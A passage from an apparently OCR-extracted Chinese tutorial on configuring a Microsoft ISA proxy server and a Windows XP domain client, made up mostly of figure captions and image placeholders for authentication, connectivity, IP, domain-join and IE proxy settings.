


图 45

再选择身份验证，选择“基本”选项，如图 46 所示。




图 46

这样 ISA 服务器就配置完成了，下面测试一下网络的连通性，如图 47 和图 48 所示。




图 47




图 48

这样 ISA 服务器就搭建完全了，下面配置一个 Windows XP 的客户机加入到域并使用 ISA 上网测试效果。

3. 客户机器配置

在 WinSows XP 系统中设置 IP，如图 49 所示。




图 49

然后加入到域，如图 50 所示。




图 50

在 IE 代理中的设置如图 51 所示。




图 51

这里访问网络会出现如图 52 所示的界面。


